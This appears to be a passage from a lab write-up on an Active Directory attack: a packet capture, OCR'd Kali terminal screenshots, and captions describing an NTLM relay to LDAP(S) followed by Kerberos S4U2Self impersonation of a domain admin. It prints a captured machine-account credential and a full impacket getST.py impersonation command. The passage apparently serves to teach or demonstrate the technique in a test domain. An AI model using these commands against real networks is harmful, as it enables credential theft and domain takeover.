99542	7811.8923829…	192.168.0.96	192.168.0.95	TLSv1.2	583	Client He
99543	7811.8947050…	192.168.0.95	192.168.0.96	TLSv1.2	2005	Server He
99544	7811.8947912…	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99545	7811.8954728…	192.168.0.96	192.168.0.95	TLSv1.2	171	Certifica
99546	7811.8965917…	192.168.0.95	192.168.0.96	TLSv1.2	117	Change Ci
99547	7811.8966326…	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99548	7811.8987037…	192.168.0.96	192.168.0.95	TLSv1.2	347	Applicati
99549	7811.8996355…	192.168.0.95	192.168.0.96	TLSv1.2	3171	Applicati
99550	7811.8997004…	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99551	7811.9037737…	192.168.0.96	192.168.0.95	TLSv1.2	373	Applicati
99552	7811.9046113…	192.168.0.95	192.168.0.96	TLSv1.2	270	Applicati
99553	7811.9046472…	192.168.0.96	192.168.0.95	TCP	66	32831 → 6
99554	7811.9075370…	192.168.0.96	192.168.0.95	TLSv1.2	110	Applicati


Attacker relaying NTLM credentials from VICTIM to LDAP(S) on the Domain Controller (192.168.0.95)

The Main Show Pt. 2





File Machine View Input Devices Help
root@kali: /opt/impacke...
86%
root@kali: /opt/impacket/examples
File Actions Edit View Help
root@kali: /o...cket/examples
root@kali:/opt/mitm6/mitm6# vim creds.txt
root@kali:/opt/mitm6/mitm6# cat creds.txt
BPSTIEBM$
xweY$n~`;]=)KQs
root@kali:/opt/mitm6/mitm6#
root@kali:/opt/impacket/examples# python3 getST.py -spn cifs/victim.test.local -dc-ip 192.168.0.95 'test.local/BPSTIEBM\$:xweY$n~`;]=)KQs' -impersonate DAAssura
Right Ctrl







Attacker requests TGT with preauthentication data (AS-REQ)




Domain Controller returns the attacker's TGT (AS-REP)




Attacker requests a service ticket while impersonating the Domain Administrator (S4U2Self TGS-REQ)



Domain Controller returns TGS to the attacker for impersonating the Domain Admin (TGS-REP)




